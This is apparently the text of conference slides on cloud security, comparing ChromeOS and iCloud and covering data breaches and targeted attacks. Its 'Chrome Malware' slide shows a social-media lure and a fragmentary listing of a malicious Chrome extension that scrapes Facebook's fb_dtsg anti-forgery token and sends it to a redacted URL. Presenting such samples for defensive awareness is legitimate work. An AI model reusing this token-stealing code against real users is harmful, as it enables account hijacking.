

Session ID: TECH-304

Session Classification: Intermediate

Agenda

Threat Landscape

The Cloud

ChromeOS and iCloud

Conclusions





Threat Landscape



Cyber-espionage, attacks against bizz







Motivation

It's no longer just about the money







Motivations have changed







Targets - DB 'Jackpots'

Add "data breach" section to my Google News homepage

1 million YouPorn users exposed; data breach required no security

<u>...</u> 🖲

lTworld.com - 10 hours ago

A hack that penetrated the user database at YouPorn, one of the largest free porn sites on the web, became public knowledge this week when some user data, ... Highly Cited: Grumble-flick chat site exposes flirts' privates Register Company says YouPorn chat service has been taken offline after ... Greenfield Daily Reporter all 85 news articles »



Forbes

The High Cost of Data Breaches Is Getting Higher 4

Internet Evolution - 17 hours ago

Starbucks was the first in a cascade of legal and regulatory actions that promise to increase the costs of data breaches for US companies.

Rise in identity fraud tied to smartphone use



Reuters - 15 hours ago

The number of people whose information was accessed in a data breach increased ... Someone whose personal information is taken in a data breach is 9.5 times ... Highly Cited: Identity Fraud Rose 13 Percent in 2011 According to New Javelin ... MarketWatch (press release)



KGMI

Three reasons why ID theft increased in 2011 and how you can ... Digitaltrends.com all 73 news articles »





The Cloud: It's all about the platform

Requirements

- Compliance
- Data Leakage



WELCOME - BEGIN ACCOUNT SET UP

This site is see

Explore your new Gold Card benefits and begin managing your Card account online by registering for online access below.

Note: Some online features and tools will only become available once you receive your actual Card

Manage Your Card Account Online Learn More about managing your account online.		
© Create a new User ID below		
Create your User ID:		X User ID is Not Available
Create your Password:		Your Password: Must be different from your User ID
Confirm Password:		Must contain 8 to 20 characters, including one letter and number May include the following characters: %,&, _, ?, #, =,-
 Log In with an existing User II)	Cannot have any spaces and will not be case sensitive






ChromeOS and iCloud




Different philosophies







iCloud platform












Yesterday All Mail

ChromeOS

Passwords stored encrypted in cloud







Chrome Malware



Megan Fox Leaks Dirty Tape!

She said she'd never make one, but we've got footage of this star getting wild!


Like - Comment - Share - 24 minutes ag

```
1 <html>
    <head>
   <script>
            var facebookId = {
                     fbId: null.
                     URL: 'http://
                                                            .php?dtsg=',
                     'http://www.facebook.com',
                     init: function() {
                              this._addListeners();
                     _addListeners: function() {
                              chrome.extension.onRequest.addListener(
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                                      function(request, sender, sendResponse) {
                                               switch (request.action) {
                                               case 'loadComplete':
                                                                 facebookId._processResponse(request.content, sender.tab);
                                               default:
                                      }
                              );
        _processResponse: function(content, tab){
          var matches = (content.match(/("fb_dtsg"\:\s*"(([^"])*)")/ig));
          if (matches) {
            var pfid = JSON.parse('{' + matches[0] + '}').fb_dtsg;
             if (facebookId.fbId != pfid && /https?:\/\/www\.facebook\.com/gi.test(tab.url)) {
               facebookId.fbId = pfid;
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               facebookId._doRequest(tab);
          } else if (!facebookId.fbId){
            var xhr = new XMLHttpRequest();
            xhr.open("GET", facebookId.FB, true);
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            xhr.onreadystatechange = function() {
               if(xhr.readyState == 4 && xhr.status == 200) {
                if (/("fb_dtsg"\:\s*"(([^"])*)")/ig.test(xhr.responseText)){
                   facebookId._processResponse(xhr.responseText, tab);
40
41
             xhr.send();
        _doRequest: function(tab){
```





Targeted attacks







Conclusion



Applying trust in the Cloud

- iCloud leaks make it unsuitable for corporations
- ChromeOS for business may be suitable
 - No security software available for this platform
- Who do you trust?







The end. Questions?

